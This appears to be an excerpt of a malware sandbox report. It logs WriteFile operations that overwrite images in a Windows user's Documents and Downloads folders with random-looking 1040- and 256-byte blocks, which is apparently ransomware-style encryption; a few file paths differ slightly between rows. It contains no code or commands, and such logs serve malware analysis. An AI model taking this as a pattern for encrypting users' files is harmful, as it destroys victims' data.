C:\Users\user\Documents\LSBIHQFDVT\SQSJKEBWDt.jpg	unknown	256	43 fc 14 aa dd a1 77 d0 cd de 2c 6d 6f a1 99 e0 07 71 cc cc ca 17 8c 70 93 2e 30 78 06 1d 22 ef 84 0f a5 4e 49 29 8e e4 45 3d b6 fd 07 4f 2e a2 10 6a 1d 76 ad 01 ec 7a 93 a0 d9 8b ec b4 47 ca 8b 08 34 b3 e1 41 b4 76 8e 8c 98 c4 23 cb 60 53 06 a6 64 5b d7 40 cc 78 6b a4 25 1e fb 03 e0 3d f8 48 be ff 9b 00 c6 7c 88 1a 56 dd bd 48 18 59 88 a0 9b aa e6 8b fb 47 bd ed 40 c0 09 3e 37 95 a0 c3 0f e4 9b a3 58 e6 a3 3e 1a 76 5d 3e ab e8 c4 3e 9e 59 3b 35 fc 06 1c 97 2a d9 dd 94 f8 2e 19 57 17 c3 09 04 f4 e7 a3 5b ac 48 e6 ef 70 e8 1f 43 98 bf 22 02 79 31 d1 54 a4 2d 62 ec 8d 0a d3 7f b6 d2 9b 9f 29 36 7f 95 56 10 24 15 7f 69 a5 49 01 89 93 68 42 bd 63 60 f7 a0 22 97 57 8e ec 63 dd 66 0e 07 65 b9 42 4e 45 26 58 a9 20 95 e4 1c 6c 85 ba c2 32 43 a4 75 1c 02 55 a3 35	C.....W...,mo....q....p..0x.. "....NI)..E=...O...j.v...Z.... ..G...4..A.v....#. `S..d[.@.xk. %....=.H.....[.V..H.Y.....G ..@..>7.....X..>.v]>...>.Y;5 ....*.....W.....[.H..p..C.. ".y1.T.-b.....)6..V\$.i.I ...hB.c`..".W..c.f..e.BNE&X. ...l...2C.u..U.5	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Documents\NEBFQQ YWPS\PIVFAGEAAV.png	unknown	1040	63 17 74 03 3c d0 79 17 61 42 76 43 97 6e 2a 50 a7 d8 37 b5 b0 dd 16 85 aa cc 74 df 84 18 5b e4 87 4c 7a 21 3d ae 53 5a be 89 1f e7 8c 09 88 a3 b6 01 75 4d 50 d9 e2 7a 92 1a b7 64 99 94 6e 2c e0 f6 b0 34 38 97 52 a7 8e d5 08 69 91 ab 7f 2e 21 55 6d 80 6f a1 56 a8 e8 88 a4 ef 25 a9 c0 21 40 a3 5d 40 ac 88 d1 44 d2 c4 0c 84 a0 22 d5 77 e0 5f 8f d0 1d 81 89 8f 03 0f 66 a7 20 54 41 8b e2 d3 c6 11 5d fd 8d 18 d0 36 10 4a ae d1 de 1e 61 45 07 ac 38 79 35 31 95 aa d0 1d 56 c0 54 fd 16 ae 29 3a b2 b0 75 b1 a7 8c b2 44 e4 19 1c 10 72 d7 2a 53 5f 48 d9 d9 d0 e9 0e df 59 b1 13 8b c3 8f 32 73 ca c1 b5 ad 65 09 43 91 f5 56 4a f2 05 10 a0 b7 11 ee 30 04 3b 49 06 1d c5 6c 8c 62 18 8b 8c 2f 8d 1e dc 2b 17 e6 af a2 02 8c bd ec d4 6a 52 f2 f9 25 8c 74 bb fb c1 77 dc a2 a7	c.t<.y.aBvC.n*P..7.....t.. [.Lz!=.SZ.....uMP..z...d ..n,...48.R....i....!Um.o.V... ..%..!@.]@....D.....".w_..... ..f. TA.....]....6.J....aE..8y 51....V.T...):..u....D....r.*S _H.....Y.....2s....e.C..VJ... ....0; !..l.b../...+..... jR..%.t...w...	success or wait	1	24D2C410E32	WriteFile



File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\NEBFQQ YWPS\PIV\FAGEAAV.png	unknown	256	62 b1 ba f2 aa 9c 7d bb c8 a9 19 1d 7a 9f 6a 2e 19 99 bc 7e e0 f4 fe 4f 09 9b c2 22 c4 61 4e 8b 9d 40 c3 4d a3 7b df 6e 69 68 df 14 f7 69 a8 8f 78 03 6c a4 33 24 3c d8 4a 50 e1 94 f2 75 25 55 ae d5 00 9d bd a6 33 30 17 5b 76 86 a6 11 ea 78 89 8a 7c ad 21 2d d0 4e c8 c1 27 ec fe fa 7c b8 2b b7 8a e1 d1 b7 b1 dd 90 e3 c7 4d d5 5a ff dc 19 c4 c1 f0 af 04 62 d0 e8 50 fd 65 6c f6 cb 40 2c c1 63 2b ef ed 73 42 d7 b5 fb 60 a6 5a 56 72 6c d1 83 80 07 ba bf 21 18 ce d6 f0 82 aa 64 ee aa 36 8e 76 e6 99 f5 02 26 aa d5 f8 30 05 df 64 9d 23 27 0b 58 4e 21 21 72 2b c4 5f 27 1d fa f1 94 10 5b ab 18 a7 ce 6d a3 dc ad 04 a7 5f 5d 7a ce fd 52 1a f6 79 28 5e a2 cb 50 87 e1 e7 f2 a2 6c 20 ac c9 d1 b7 c1 33 b9 13 94 4e cd 68 3a 45 43 6e 11 5d b1 b4 4c 78 06 38 30 d3 f3 dd c4	b....}.....z.j....~...O...".a N..@.M. {.nih...i..x.l.3\$<.JP.. .u%U.....30.[v....x..]!-.N.. '... +......M.Z.....b.. .P.el..@.,c+..sB...`.ZVrl..... !......d..6.v....&...0..d.#'. XN!!r+._'.....[....m.....]z.. R..y(^..P.....l .....3...N.h:E Cn.].Lx.80....	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Documents\NEBFQQ YWPS\PWCCA\WLGRE.jpg	unknown	1040	a6 36 c4 dc fd 47 a8 b0 dd bc 96 87 9d 2a 6e a6 89 f4 98 7f a2 c1 a5 e3 81 87 02 a6 c8 7b 29 70 df 7d 0f a2 2c f4 07 04 15 80 61 20 fb 51 88 bd 0d 6f 02 21 cf 15 23 6d b4 c1 06 a0 c3 56 cf e3 db 20 04 f6 3c 31 e3 20 47 58 17 30 4b 2b ce 59 5f 86 7d 96 fc 03 04 72 ef 01 d1 81 97 62 a0 6a 1c be e8 43 52 e7 a1 c4 53 e1 47 ce d8 23 69 d7 15 b4 58 5d 79 3c 8c 95 eb e0 9a e5 2c 8b 28 e6 0e 1e 75 89 aa 85 28 06 d6 c1 23 04 f9 bb a7 be 7c 37 96 cf ee 49 15 2e 6c 55 98 07 e1 b0 ba 77 0a 53 cc 05 4c 11 e2 ca 58 97 b1 da de 27 7e 6e bc fd fe d0 fd f4 b5 9c b3 b8 98 f8 07 2c ff 52 52 02 b0 75 ef 85 3f 6b d5 15 b1 dd b8 29 d7 1f 3f 13 7a 11 30 fd 1e b3 58 92 41 a2 2b 83 19 a4 79 e2 14 b0 c1 5b 29 f5 34 c6 ff 60 b9 0b 87 37 08 80 98 75 d8 eb 79 b7 91 f7 b8 b5 a0 b0 49	.6...G.....*n.....{ )p.},.....a .Q...o.!.#m.... .V... ..<1. GX.0K+_Y_}....r.. ...b.j...CR...S.G..#...X]y<.. .....(....u...(.#.....[7...l ..lU....w.S..L...X....'~n.... .....,RR..u..?k.....).?.. z.0...X.A.+...y....[]).4..`...7 ...u..y.....l	success or wait	1	24D2C410E32	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\NEBFQQ YWPS\PWCCAWLGRE.jpg	unknown	256	96 4e af 82 e2 9f 05 1e 3d 31 e5 e3 dd 96 a6 d3 6f b0 a0 fd cd 96 32 eb 59 9b de e2 bf 25 5f f2 dd 1c c7 ec fb 03 60 c4 da 60 82 94 87 38 2b e6 5e 17 10 50 8d 21 92 ec de bb 5f 6e 14 8e c2 62 a2 96 c6 b7 03 6a d2 c8 73 59 15 b0 6b 4c 5a 8a fc b8 9b de ab 82 58 3d 07 84 cc 91 8c 22 8d 3d 88 8e 8a f1 a8 17 c5 48 45 8c ff a2 8d 0c bd f4 3c b0 84 5b 39 ee 25 06 f9 46 b5 1f 96 ab 0c 34 23 6d ee 56 b0 87 b4 63 7c ea 48 80 c4 93 7d dc 7b 7e e6 6d 43 49 90 9e c7 8a 14 0f ce f9 74 84 4c 07 e6 bd 7e 10 c3 ab 2d 02 8d 5a 0a bd 9c 5b dd 9b 89 24 f3 7b 76 a7 13 61 6c 74 1e e8 00 69 8d a8 af c5 a5 28 20 f1 40 25 2d f5 bd ea 51 51 ec 1f a3 ed 63 7a d5 81 57 8a f4 19 d5 ca e8 d5 5e 44 51 38 39 ef 3b 2c 83 0a 5c 3b 40 e3 1b 68 1c 6e 75 be 9f be 9d eb 14 0d 05 06 a0 0c 71	.N.....=1.....o.....2.Y....% _.....`.....8+^..P.!.....n ...b.....j...sY..kLZ.....X=.. ..."=.....HE.....<.[9.%.. ..F....4#m.V...c].H...}. {~.mCl.....t.L...~....Z... [...\$.{v...alt...i....( .@%- ...QQ.. ..cz..W.....^DQ89.;,;.;@.. h.nu.....q	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Documents\PIVFAGEAAV.png	unknown	1040	c0 ba bf 68 f3 d8 ba 68 ec 91 4b 35 d0 f1 d1 82 7d 3b e1 7f 40 ea 19 b5 02 88 d5 40 1e 6a fb 6b 8a 57 f8 67 20 de 3e 0b f2 4d 18 c1 84 67 b4 22 08 09 17 bd 7f 57 59 b2 b5 24 aa 3a ce c9 e6 66 c2 98 33 1a a4 4d bb 5a f0 86 96 2b fb 2b 08 d8 de 90 ac 85 da e9 1e 54 bf 9e f5 f1 f8 34 78 36 8e 53 8c b7 cd 25 d9 c3 11 aa 3b dd 55 fa 15 37 2d b0 21 5e 2c eb f7 43 7f b1 c4 b9 ac e5 4f 6b 4d d8 fb 0a 0d e4 37 0e 08 2c cb 23 d1 50 87 1b b2 f7 5d fd af 26 01 cd 34 b7 e7 ca a5 39 0c 75 b8 f9 08 e5 24 68 5d 1b 81 af d7 b7 6b f2 e0 0b 24 45 08 c9 43 9f fc c3 c6 34 20 69 3c 7c cd 8f fe a8 75 a1 02 82 ef 86 0c d9 d4 ad c5 c1 9e f0 72 d7 e7 11 b3 d5 4e 78 1f a9 86 71 3f 20 85 db ac 5e b1 26 07 5f 12 18 56 12 ae c9 f2 b1 34 e1 85 72 f4 2d 4c 46 ad 60 bf bb be 72 03 a9 7d	...h...h..K5...};..@.....@.j .k.W.g >..M...g.".....WY..\$.: ...f..3..M.Z...+..+.....T.. ...4x6.S...%.....;U..7-!^,..C .....OkM.....7...#..P....].& ..4....9.u....\$h].....k...\$E.. C....4 i< ....U.....r. ....Nx...q? ...^.&...V.....4. .r.-LF.`...r..}	success or wait	1	24D2C410E32	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\PIVFAGEAAV.png	unknown	256	6e 5a d0 db 8f 33 a6 54 69 e9 12 da c4 cb 2c b4 d4 b5 72 9d 14 d0 ad 1b c2 29 a5 db f1 77 93 eb 00 c4 69 f7 db 7a ed a2 2d a7 8a 83 97 00 14 a4 e1 cc ea 7f e2 d5 82 c9 15 66 29 32 56 dc 20 c3 9d f1 f8 fe a6 12 64 8c 3b 6b 16 8d ea d2 5f b6 42 98 07 5e 24 7f 95 6e 54 6f b2 cb a8 91 b2 f1 9a e5 e0 6d 57 d2 fc 87 f8 c2 af a6 11 b6 51 75 89 a9 02 2f 46 5a 00 f9 cd 7c 43 bd d9 65 59 de f3 20 4f 7c f6 b5 27 69 aa 76 98 98 44 74 aa 6f 97 95 3e ae d4 02 24 e3 5d 11 fe fb 35 29 96 7e af 57 7f ce b2 b2 9b d1 38 01 1d 27 78 81 9b 71 b1 49 40 da 4e 7b f4 57 85 a8 29 c6 d8 b2 c2 b6 7c 0a 98 b5 49 3e 79 14 72 ab f9 33 b1 30 0f 4f 76 d5 68 b4 fe 92 30 53 5e 58 f8 c5 fd eb b0 c3 68 5d c4 f3 cd 66 57 c9 68 60 d2 29 c7 d6 6b 73 eb a9 4a b9 54 5c c0 f7 d9 df 2f 83 f8 fa 48	nZ...3.Ti.....r.....)w ...i.z.-.....f)2V. .....d.;k...._B.^\$.nTo .....mW.....Qu.../FZ.. .[C..eY..O].i.v..Dt.o.>... \$.]...5).~.W.....8..x.q.l@. N{W..).....l>y.r..3.0.Ov. h...0S^X.....h]..fW.h`.)..ks ..J.T\.../...H	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Documents\PWCCAWLGRE.jpg	unknown	1040	37 a5 5e cd d6 e3 5b 3d 54 d1 34 68 66 bf 55 83 2b 17 ee d4 0b 23 7f 35 6c b7 b8 d7 8e 0f fd dd 84 ce dc 8b 7a e5 27 d4 90 d9 71 49 3b 97 c2 b3 85 c6 80 a6 fb 01 f3 ce 59 c9 b2 0e 1b bc a0 f7 06 b3 d1 3f f1 22 63 4c cc 19 01 a8 00 fb 3b 0c a7 57 1e f5 22 44 66 8a 64 e3 5c 79 ef 6e ec be bf 64 db 39 a0 84 fb a2 8b e2 d9 29 a3 6a 47 b0 0d d9 e4 51 87 5d f7 bd a0 b3 6a f8 9d d7 3f 93 6d ef c2 fd 73 e5 5e a0 bb df c7 5f d5 66 e5 1a 3c cf 7f bd 3a 2f 2a 42 c3 96 9e 0b 53 26 73 ec ab bf 20 5f 6b b4 9c e1 d7 b7 d6 50 e6 c3 e9 d9 9e cd 36 58 8a 34 85 25 aa 46 1a 1e a9 b6 25 1a 68 b0 c8 70 d0 ed 8e 7d 32 34 e4 07 7a 18 d6 81 0d 6b 20 d6 8f 51 85 e4 4d db a2 03 be f7 ed 26 ac c7 f2 c4 56 1b cd 67 88 5a 20 98 5b 7b 13 aa 57 33 bc 14 e5 22 f4 83 35 c5 f0 63 6c 13 e8	7.^...[=T.4hf.U.+...#.5l.... .....z.'...q!;.....Y... .....?"cL.....;.W.. "Df.d. ly.n...d.9.....).jG....Q.]. ..j...?.m...s.^...._f.<...:/ *B....S&s..._k.....P.....6X .4.%F....%h.p...)24..z....k ..Q..M.....&....V..g.Z .{.. W3...".5..cl..	success or wait	1	24D2C410E32	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\PWCCAWLGRE.jpg	unknown	256	27 ea 03 38 4c a6 34 24 25 f9 b9 04 71 f0 45 90 63 2c 90 01 fa 0f 19 4b e8 ba 83 9a c6 ce ac 0f 66 47 77 9a be 15 43 b3 ba f9 4c b8 88 ff 8e 5e 5c e4 e9 dd 60 aa 84 50 30 4e e1 03 29 ba fa 0f a6 40 ba 9b 3d 78 20 73 57 f0 02 71 24 36 26 2a cf 55 8b 23 f2 9f b6 56 24 d5 04 e0 03 05 20 17 e5 6b 84 05 4e 10 af 85 65 d1 53 69 fc 8f 4c 59 1f 4d f2 89 2f 56 06 76 bf c6 e6 ba ad 6b 0e fa 05 51 2e 22 27 0b da 2b 67 4f 8e 48 aa 66 d4 9f 27 59 ad 8a 30 97 c6 e9 83 d7 98 8e df 0c ed 16 28 a7 62 3d 3b f4 fa be eb fa 73 de e7 a1 92 74 c6 43 de 0e f6 41 19 d0 d5 16 3e c4 25 46 5a 7d b3 1c 80 db 7f e6 2c ac 46 08 22 80 8a c2 8b 8f a5 93 c9 af f8 e4 5a 67 3d d5 81 47 1b 2f 1c f7 4b bf 06 b4 07 62 41 c7 30 38 3e f4 39 a8 53 62 6c d2 97 a4 b4 33 ac 51 b0 14 43 b6 3c 57 c3	'.8L.4\$%...q.E.c.....K..... ..fGw...C...L....^'..P0N.. )....@..=x sW..q\$6&*.U.#...V\$..... ..k..N...e.Si..LY.M..V.v .....k...Q.""+gO.H.f..Y..0. .....(b=;.....s....t.C.. .A....>.%FZ}.....F."..... ....Zg=..G./..K....bA.08>.9. Sbl....3.Q..C.<W.	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Documents\SQSJKEBWDt.jpg	unknown	1040	9e 4b aa 78 1e ba f7 5e d6 e2 17 9e 8a b2 99 87 82 ed aa bc f3 ec 73 ec a3 10 63 81 ce 23 04 a8 d8 c0 2a 42 bc 0e 61 a9 ea 39 9a 1f c4 2b b4 4d 59 a1 17 e6 28 cb 31 f6 56 57 73 ad 53 8c 02 35 95 2d c0 1f 50 e1 0e e5 90 db f5 36 57 77 a2 5f c1 74 67 a3 d4 70 cd cd cc ac fb 22 0d 41 b7 11 e1 e6 90 85 9e 53 27 88 d7 5e 4b fa a3 07 5d c8 7f 9b 33 a0 a0 0e 2a 2c 76 1e 70 45 c8 71 c5 e6 f7 b0 72 30 1b 38 37 44 23 9f 3f 7f 46 3e d5 64 ca 8b a8 b8 8d e1 6d 87 8f a4 1b 57 e0 8b b4 01 ad c7 4c c2 3d 13 ab 29 74 bb 18 2a 31 e2 29 c1 e9 0b 0c 93 4e 4c 0e 60 b5 98 ef f2 bf 7e fe 51 81 23 1a f3 45 16 be b2 3e 41 3a db e7 41 81 c0 67 4b c7 ad 31 c7 96 5f a9 46 a7 97 a2 56 ac fb 90 cb 99 02 46 01 76 3c 6e dc 23 cf 91 45 39 c7 7b 57 b9 bc 05 d5 44 6a 0f 32 70 92 a3 3f e9	.K.x...^.....s...c..# ....*B..a..9...+MY... (.1.VWs.S..5.- ..P.....6Ww_.tg..p.... ."A.....S'.^K...].3...*, v.pE.q....r0.87D#?.F>.d..... .m....W.....L=.)t.*1.)..... NL.`.....~.Q.#..E...>A..A..g K ..1.._F...V.....F.v<n.#..E9. {W....Dj.2p..?.	success or wait	1	24D2C410E32	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\SQSJKEBWDt.jpg	unknown	256	c6 15 c2 66 41 7a 9f bf 6e c6 81 6f 70 72 3b 7d 4a 57 79 4d 5f 9f b5 d2 28 ab 55 68 45 c0 8f 79 c8 09 75 4b e5 80 28 92 f7 72 5d a0 f8 1f b2 79 4c d3 b5 fa d6 df d2 cd fd 0d 40 29 fa 24 b8 00 42 5f ab 7f 99 96 18 30 ff ad 35 fe 40 c8 f4 45 91 cc ba 2e 1a c7 01 59 23 73 53 8f 89 4f 01 4d 76 11 7b 9b d7 e4 bd 68 db 90 d3 e2 99 5a 7d 09 23 e1 c9 60 cb 6e a3 06 6e 81 fb 6a 1a c3 6f 1e 4d ea 86 6b 79 a9 ce fb a3 c9 24 ff ab 7d 21 d1 e8 14 eb 89 e8 e8 6b 29 f5 9b 7b 18 4f 73 1f fd 90 1d 67 d0 6f 45 96 f2 a1 03 73 df 5c 7e fa 24 69 db 7c ac e6 fe 49 44 77 11 53 c2 a7 37 a4 4e 1a f1 9d b3 ad cf 53 a6 ed 48 da 47 76 21 75 99 c6 bc a1 c0 51 a3 61 3a 5c d6 77 31 77 de ad dc 84 dc 6d 85 42 14 bc d1 7d 3a b6 8c 71 68 ce c0 42 ac 8f f7 1a b8 1c 76 48 b1 b4 0d 67 87 51	...fAz..n.opr;}JWyM_... (.UhE..y..uK.. (..r]...yL.....@) \$.B_.....0..5.@..E.....Y#s S..O.Mv.{...h.....Z).#..`n.. n..j..o.M..ky.....\$.!.....k).. {Os....g.oE....s.\~.\$i .   ..lDw.S..7.N.....S..H.Gv!u.. . ..Q.a:\w1w.....m.B...}...qh.. B.....vH...g.Q	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Documents\ZGKNSUKOP.png	unknown	1040	79 6a 6f ce 8e 14 03 c4 f3 01 54 bb cd 62 9a 49 54 04 11 53 6c 17 4a 13 7f 9d 7c d9 a1 43 af d3 25 7e 09 bb d2 af a4 2f 38 20 3d 04 49 31 1a 84 95 50 a1 7f 17 bf 83 47 ea 2f 3a d5 b1 50 88 be 67 08 46 34 df 9c 6b 53 80 87 cb 16 8d 4a 4d 38 f1 f8 76 fc cd b3 54 ea 02 bc 9d e4 46 b7 79 36 0b 95 7d 52 54 33 1e 19 3a ed eb e2 2b 88 cc 86 cd 77 e2 6f 4b 1a 56 50 e9 cb 78 20 ec 3e dc 1b 90 0f 4b e9 93 00 7d 68 d1 65 46 1a dd 3f 06 29 88 5d ec 42 4b 6e 44 17 e7 89 3b 53 94 59 c7 75 cc 51 8c cb e1 de 4d b2 dc 40 fb 4c e5 95 9f 24 88 e2 3b ae 62 a8 ab f4 11 6d db f1 16 14 98 c1 84 46 ac 56 eb a3 86 66 1f 4b bf 70 95 c3 db ee 46 04 b6 e4 47 18 74 03 17 87 75 35 67 31 b6 0f 1e 4e 59 d9 40 81 d4 dd 78 e8 9d c1 b5 f4 8e 8e 0e af 02 d0 66 3b 8e 0d dc 2f 16 48 a2 fd 53	yjo.....T..b.IT..Sl.J... .C ..%~...../8 =.l1...P.....G./.. .P..g.F4..kS.....JM8..v...T... ..F.y6..}RT3.....+....w.oK.V P..x >.....K...}h.eF..?.).J.BKn D...;S.Y.u.Q....M..@.L...\$.; .b....m.....F.V...f.K.p...F.. ..G.t...u5g1...NY.@...x..... ....f;.../H..S	success or wait	1	24D2C410E32	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\ZGGKNSUKOP.png	unknown	256	bd 52 69 7a 01 6a 8e a7 a3 dd 05 2e 69 4b a9 ae 2b a6 22 ad 4a 36 0d d3 36 2a 83 7d a3 79 b3 66 58 82 1a 72 d3 f6 94 2d ce 20 34 3e 16 66 06 18 ea 45 35 df 6e 6e 49 39 f6 fb ed 93 fe 0a d0 ea 3f ec 63 47 17 49 28 09 4d 00 e0 03 cc d7 a3 b7 9c f3 e6 71 7a d2 0c fa 38 65 57 7a 95 53 51 4d 81 1a 62 b9 67 2c d2 4b 00 43 60 c4 80 6a 38 73 f5 6b 55 04 c6 79 01 4f ab 1c 0b f2 07 32 21 2c ea 6d aa 83 5a cd ca 7b 87 f6 82 b2 17 a1 4d c1 80 c3 ba 1f 07 99 10 4b 33 d6 01 17 4a 70 04 cb a8 34 8e c8 4a ae 40 aa 10 f1 99 91 80 cc d8 38 9f cf 5b 83 93 19 4b 88 21 4d 3a 70 57 d1 47 83 fd b1 e0 f3 00 f4 c0 3e 8a c2 4a 33 d8 5b 9d f0 7e 43 b2 7b e8 8e db 6a c4 3b e0 79 1d 7c 85 36 58 03 ad b1 80 53 f1 c1 4d d2 8e 79 cf 2e cc 4b d2 5e 1d fc 36 52 7e cc 2a 8b 5d 1c 23 c8 67	.Riz.j.....iK..+."J6..6*.)y .fX..r...-. 4>.f...E5.nnI9.... ....?.cG.l{.M.....qz...8e Wz.SQM...b.g.,K.C`.j8s.kU ..y.O.....2!,m..Z.. {.....M..... .K3...Jp...4..J.@.....8..[. ..K.!M:pw.G.....>..J3. [.~C. {...j.:y. .6X....S..M..y...K .^..6R~.*.].#.g	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Documents\ZQIXMVQGAH.jpg	unknown	1040	d1 6e ec 55 69 1c 46 30 64 49 98 a0 a7 19 fe 37 38 b7 6f 94 37 f0 00 99 9a 75 72 c6 47 26 fd 1c 28 ce d0 50 73 80 96 cf 3c cb 01 55 54 b6 6d 40 18 e3 3b 81 30 65 12 23 34 90 52 4d 03 d6 0e ed a7 7a 53 25 be 39 f7 09 f9 84 f3 a8 4e c4 6d 18 02 fb d5 d6 12 d1 b0 ae 95 42 62 a9 b2 04 5d 02 51 89 b2 4a 45 60 5d d9 94 cd 7c 07 89 1d 48 39 8e 0c 55 3c cf 8a 52 39 1d 06 f2 2f 61 5a 42 2c a8 10 00 8d f0 c4 66 7c 13 28 70 01 a5 3c 3b 3d eb 8b 1e 75 1d d0 9f 24 8a 92 f3 a0 96 e3 e2 e9 ea 05 ee 28 d4 84 bd 2f 25 5f 04 10 17 d6 7e c2 41 b1 77 4e cd 5c 9e 99 2a a2 9c 7f b4 0a 13 f4 71 c9 fa fe 20 94 e0 29 9f 68 26 83 3a f7 05 01 bd e1 7e 08 41 50 5d 6a 0e 60 e7 06 53 47 d7 20 62 44 1c 47 df 9e 97 a1 e0 f0 c1 6c 22 74 a3 e5 a2 d9 90 44 35 c9 65 71 8e 3a e8 cf 1c 12 d8	.n.Ui.F0dl.....78.o.7....ur.G &..{..Ps... <..UT.m@...;0e.#4.RM .....zS%.9.....N.m.....B b...].Q...JE`]....H9..U<..R9 .../aZB,.....f .p..< =...u.. \$......(../%_....~.A.wN .\..*.....q... ..).h&:..... ~.AP]j..'.SG. bD.G.....!'"t.. ...D5.eq.:.....	success or wait	1	24D2C410E32	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\ZQIXMVQGAH.jpg	unknown	256	7d f0 4b d4 c3 ed b3 f7 86 1b bd de dc ac 35 14 05 11 2b bf 7b 3c 2a 3e a3 9c ef fc 80 00 97 95 ea 6c 20 81 81 9f 31 35 f3 c4 8b 03 fa ac 5a ab 0b 4d 0a a9 67 3f da 3e 34 bb 8b 4d 71 00 c8 d4 aa d2 0b a0 b2 f6 72 62 7f 59 2a 76 98 df 6d e8 a4 80 25 d5 22 4f e7 6d cf 18 35 69 d0 17 16 86 e2 8c 88 e1 0e 6b c8 46 62 71 ee a4 2b 99 71 98 9d 3a 8b 9d 89 d7 58 a8 3a de 49 ed dd 74 7f bb ab d4 6c 5d d2 c7 54 88 49 53 12 54 28 1b f9 d1 fe 8d 06 88 a8 63 11 9a ea 2a 32 3f a2 77 be 27 8a 57 a2 09 65 b3 81 ec b8 7f d7 72 d0 a3 61 b7 3a 39 1a 51 12 b0 d4 34 2d 8a 78 4f 8e 1f 75 e5 74 6e d8 79 bd 0e f1 cb 22 e4 fd df e2 c4 0c 24 c6 83 ab ed ad 00 b9 eb bc ac 7d fc d2 0d bb 85 30 e3 95 67 c7 c1 7f 96 fc 7c 90 02 39 86 05 ff a4 f5 c5 38 3b e5 f7 dd 29 50 39 fc 90 f5 a6	}K.....5...+.{<*>.....l ...15.....Z..M..g?>4..M q.....rb.Y*v..m..%."O.m.. 5i.....k.Fbq..+q.....X. .:l.t....l]..T.IS.T(.....c ...*2?.w.'W..e.....r.a.:9.Q ...4-xO..u.tn.y.....".....\$. .....}....0..g..... .9... ...8;...)P9....	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Downloads\BJZFPPWAPT.jpg	unknown	1040	c5 d4 fa 68 a5 cd e7 d8 a5 ec 7a c5 ba e1 8f 35 45 4e da 62 2c ba 59 ea ec 81 d0 09 69 03 53 ee 55 bd 60 6f f4 00 5b 48 28 77 42 7c fe f2 d0 60 20 f8 35 d6 11 e9 71 a6 80 ae ae db 09 ab 37 d6 ab 9b 5b 74 bd 12 3b 00 d7 f3 e5 e3 d7 c1 57 54 7c cc 5e d4 7e 5e 64 8b 7b 84 63 e1 99 2e f1 3d 11 10 11 93 cc b8 9a 80 8e c3 4b 8e 69 88 6c 2e 3b d4 3c 0b 7f 2f 7d fc 12 7e 02 d0 fb 9a 57 b4 e1 79 4c ad a8 83 c4 6e c1 e5 d3 34 b4 4a 1b d2 1c 25 1d ac ff 2b 71 27 8e f2 ca 6a a8 5e 2e 74 8a f0 8f b5 ca 84 f3 0b 8b a7 15 1a e5 03 f9 b3 a0 99 54 26 ae 4a 3e c5 32 58 4f 3d 43 8d 1d bf de 11 dc 39 18 8a 21 f5 39 0c 51 d8 ec 4c dc 57 77 78 b6 c3 53 b4 94 18 36 da 5a 0b e7 44 0e 0d 2a 77 7a a6 73 4b 97 1b 45 89 d2 f6 79 0c d7 0a 79 c3 85 ce c8 d5 ab f1 ac 67 a9 18 af 2d f0	...h.....z....5EN.b.,Y.....i. S.U.`o..[H(wB]...`.5...q..... ..7...[t.;.....WT].^~^d.{ c....=.....K.i.l.;<../). ~....W..yL.....n...4.J...%...+ q'..j.^t.....T& ..J>.2XO=C.....9..!.9.Q..L. Wwx ..S...6.Z..D..*wz.sK..E...y... y.....g...-.	success or wait	1	24D2C410E32	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\BJZFPPWAPT.jpg	unknown	256	61 5c 67 da ca f3 f5 ff 2a 8e e7 1f e1 e1 6b d7 eb 6f 7a ae 25 28 c9 0a d1 70 fc 77 62 01 50 5d 25 62 86 1a 28 2d 89 85 40 0e c8 4a 9a 98 6d c8 ac 50 a6 0c 6a 00 cc 0a 69 f9 0c ea 05 9a 08 1d 33 77 cf b9 0f 59 14 8b de 56 f4 d9 d8 85 c2 69 7c 00 bf 23 ac e3 0a 48 a1 dc 29 48 fe 90 c1 34 30 c4 ec b2 75 5e 2f 8b 7e 0f 16 e2 e5 bb 76 95 5b 60 7f 23 65 de 54 d8 77 4e 0c 7f 8f d3 61 bc 12 b5 32 b1 81 9e 68 72 e8 31 bc 62 e6 ef f5 2a 39 14 f7 72 25 ee 75 9c b2 75 a0 1f 36 1d 75 6d 97 a1 62 3a 0d 6e 22 51 04 9b 1a b0 7b bf 27 4c d6 33 40 a4 44 49 95 82 c3 9b dd 73 34 70 8f 4f 34 39 33 85 b7 5b 2b 03 cb bb a3 65 e7 b5 f2 71 86 30 81 45 d4 f8 19 bb e9 c2 68 11 28 18 8d 20 45 ce 14 b2 8e 96 62 db 4c 00 0a f1 6f 34 7d a4 94 c2 26 03 75 e0 3e 7e 85 23 9e 38 01 ab 28	alg.....*.....k..oz.%(...p.wb. P]%b..(-..@..J..m..P..j...i... ....3w...Y...V....il..#...H.. )H...40...u^/..~.....v['.#e.T. wN.....a...2...hr.1.b...*9..r%. u..u..6.um..b:.n"Q.... {.'L.3@.Dl.....s4p.O493.. [+....e...q.0.E.....h(.. E.....b.L...o4}...&.u.>~.#.8..(	success or wait	1	24D2C410F9D	WriteFile
